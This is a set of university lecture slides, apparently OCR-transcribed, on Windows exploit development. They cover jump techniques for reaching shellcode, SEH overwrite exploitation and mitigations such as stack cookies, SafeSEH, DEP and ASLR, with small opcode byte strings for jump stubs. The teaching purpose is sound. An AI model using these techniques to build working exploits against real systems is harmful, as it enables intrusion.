


HTU Course Code 10203360

By: Sami Al-mashaqbeh

LEARNING OUTCOMES

LO#3: Gain proficiency in advanced exploit development techniques by mastering essential debugging skills, understanding memory corruption vulnerabilities, and exploring strategies for bypassing exploit mitigations.

- Demonstrated skills in creating successful exploits using one of memory corruption techniques such as JMP ESP, SHE, EGG HUNT, ROP, PE, etc
- Compare memory corruption techniques alongside defensive mechanisms such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), the Visual Studio /GS Flag, and Visual Studio Safe SEH. Additionally, explore the bypassing techniques for these protections.
- Explain in detail the jumping strategies required to create a successful exploit. Why do we need back jumps, forward jumps, long jumps, short jumps, etc.? Additionally, create successful assembly jump instructions for use in Python scripts, such as utilizing the NASM tool

Software Exploitation

Jumping Strategies and SEH Exploitation

Jumping Strategies

Moving around*

Jumping Strategies

- Using “jmp esp” was an almost perfect scenario
- Not that ‘easy’ every time!
- Let’s check what other ways to execute/jump to shellcode
- Also, what if you are faced with small buffer sizes!

JMP (or CALL)

jump (or call) a register that points to the shellcode.

- With this technique, you basically use a register that contains the address where the shellcode resides and put that address in EIP.
- You try to find the opcode of a “jump” or “call” to that register in one of the dll’s that is loaded when the application runs.
- When crafting your payload, instead of overwriting EIP with an address in memory, you need to overwrite EIP with the address of the “jump to the register”.
- Of course, this only works if one of the available registers contains an address that points to the shellcode.

POP RET

pop return

- If none of the registers point directly to the shellcode, but you can see an address on the stack (first, second,* address on the stack) that points to the shellcode
- You can load that value into EIP by first putting a pointer to pop ret, or pop pop ret, or pop pop pop ret (all depending on the location of where the address is found on the stack) into EIP.

PUSH RET

push return

- this method is only slightly different than the “call register” technique
- If you cannot find a <jump register> or <call register> opcode anywhere, you could simply put the address on the stack and then do a ret
- So you basically try to find a push <register>, followed by a ret
- Find the opcode for this sequence, find an address that performs this sequence, and overwrite EIP with this address

JMP ret   + [offset]

jmp ret + [offset]

- If there is a register that points to the buffer containing the shellcode, but it does not point at the beginning of the shellcode, you can also try to find an instruction in one of the OS or application dll’s, which will add the required bytes to the register and then jumps to the register

Blind Return

blind return

- We know that ESP points to the current stack position (by definition)
- RET instruction will 'pop' the last value (4bytes) from the stack and will put that address in ESP
- So if you overwrite EIP with the address that will perform a RET instruction, you will load the value stored at ESP into EIP
- If you are faced with the fact that the available space in the buffer (after the EIP overwrite) is limited, but you have plenty of space before overwriting EIP, then you could use jump code in the smaller buffer to jump to the main shellcode in the first part of the buffer

SEH

Structured Exception Handler (SEH)

- Every application has a default exception handler which is provided for by the OS.
- So even if the application itself does not use exception handling, you can try to overwrite the SEH handler with your own address and make it jump to your shellcode
- Using SEH can make an exploit more reliable on various windows platforms, but it requires some more explanation before you can start abusing the SEH to write exploits
- The idea behind this is that if you build an exploit that does not work on a given OS, then the payload might just crash the application (and trigger an exception)

SEH Cont.

- So if you can combine a “regular” exploit with a seh based exploit, then you have build a more reliable exploit
- Just remember that a typical stack based overflow, where you overwrite EIP, could potentionally be subject to a SEH based exploit technique as well, giving you
  - more stability
  - a larger buffer size
  - overwriting EIP would trigger SEH

POPAD

popad (pop all double) will pop double words from the stack (ESP) into the gener   purpose registers, in one action opcode = 0x61)

- Loaded order: EDI, ESI, EBP, EBX, EDX, ECX and EAX
- As a result, the ESP register is incremented after each register is loaded (triggered by the popad)
- One popad will thus take 32 bytes from ESP and pops them in the registers in an orderly fashion
- So suppose you need to jump 40 bytes, and you only have a couple of bytes to make the jump, you can issue 2 popad's to point ESP to the shellcode
  - Don't forget to place NOPs at the beginning

Short Jumps

- In the event you need to jump over just a few bytes, then you can use a couple ‘short jump’ technique to accomplish this
- Short jump (jmp) opcode is 0xeb
- All you need to do is jmp followed by the number of bytes
- So if you want to jump 30 bytes, the opcode is 0xeb,0x1e

Conditional Jumps

- Conditional (short/near) jump: *jump if condition is met*”)
- This technique is based on the states of one or more of the status flags in the EFLAGS register (CF,OF,PF,SF and ZF)
- If the flags are in the specified state (condition), then a jump can be made to the target instruction specified by the destination operand
- This target instruction is specified with a relative offset (relative to the current value of EIP)

Conditional Jump Cont.

Example:

- Suppose you want to jump 6 bytes
- Have a look at the flags, and depending on the flag status, you can use one of the opcodes below
- Let’s say the Zero flag is 1, then you can use opcode 0x74, followed by the number of bytes you want to jump (0x06 for this case)

Backward Jumps

- In the event you need to perform backward jumps
  - jump with a negative offset
- Get the negative number and convert it to hex
- Take the DWORD hex value and use that as argument to a jump
  - \xEB or \xE9

Backward Jump Example 1

You want to jump backwards 7 bytes

- Assembly instruction is: JMP -7
- OPCode/bytecode (5 bytes): E9F4FFFFFF
- Result would be: "\xE9\xF4\xFF\xFF\xFF“

  - When using JMP this way, it is actually performing a long distance jump and that is why it is using 5 bytes not two.
  - You can notice that from the \xE9 bytecode used at the beginning.

Backward Jump Example 2

But what if you only want to jump to a near location with less bytes? Then you can use the following syntax:

- Assembly instruction is: JMP short -7
- OPCode/bytecode (2 bytes): EBF7
- Results would be: "\xEB\xF7 "

- When using JMP this way, you can only jump backwards and forwards in a limited number of bytes. That is why sometimes even if you type JMP -400 in NASM, it will be converted to a long or far distance jump as if you typed JMP LONG -400.

Backward Jump Example 3

I guess you know this by now! Jumping backward   40   bytes:

- You cannot do this with a short jump, so you will either type:

```
JMP -400
```

  Or

```
JMP LONG -400
```

- Result = "\xE9\x6B\xFE\xFF\xFF”

  - As you can see, this opcode is 5 bytes long!
  - Sometimes, if you need to stay within a DWORD size (4 byte limit), then you may need to perform multiple shorter jumps in order to get where you want to be!

Weird Relative Backward Jump

"\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF“

- Explanation

x59	*POP ECX*
xF xCD	*DEC CH*
xF xCD	*DEC CH*
xF xCD	*DEC CH*
xF xE1	*JMP ECX*
xE xF xF xF xFF	*CALL [relativ 0D]*

- Could be adjusted to fit your needs

Exploit Mitigation

Part 1

Exploit Mitigation


- Finding and fixing every vulnerability is impossible
- It is possible to make exploitation more difficult through:
  - Memory page protection
  - Run-time validation
  - Obfuscation and Randomization
- Making every vulnerability non-exploitable is impossible

Timeline of Mitigation

- Windows 1.0 - Windows XP SP1
  - Corruption of stack and heap metadata is possible
- Windows Server 2003 RTM
  - Operating System is compiled with stack cookies
- Windows XP SP 2
  - Stack/heap cookies, SafeSEH, Software/Hardware DEP
- Windows Vista
  - Address Space Layout Randomization


Visual Studio /GS Flag

- Place a random "cookie" in the stack frame before frame pointer and return address
- Check cookie before using saved frame pointer and return address



Structured Exception Handling

- Supports try, except blocks in C and C++ exceptions
- Nested SEH frames are stored on the stack
- Contain pointer to next frame and exception filter function pointer



SEH Frame Overwrite Attack

- Overwrite an exception handler function pointer in SEH frame and cause an exception before any of the overwritten stack cookies are detected
  - i.e. run data off the top of the stack
- David Litchfield, “Defeating the Stack Based Buffer Overflow Protection Mechanism of Microsoft Windows 2003 Server”




Figure cited from Peter "corelanc0d3r", http://www.corelan.be/



stack
top
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler1()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler2()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler3()
2 x 4 bytes
0xFFFFFF
Default exception handler
MSVCRT!exhandler
bottom

Figure cited from Peter "corelanc0d3r", http://www.corelan.be/

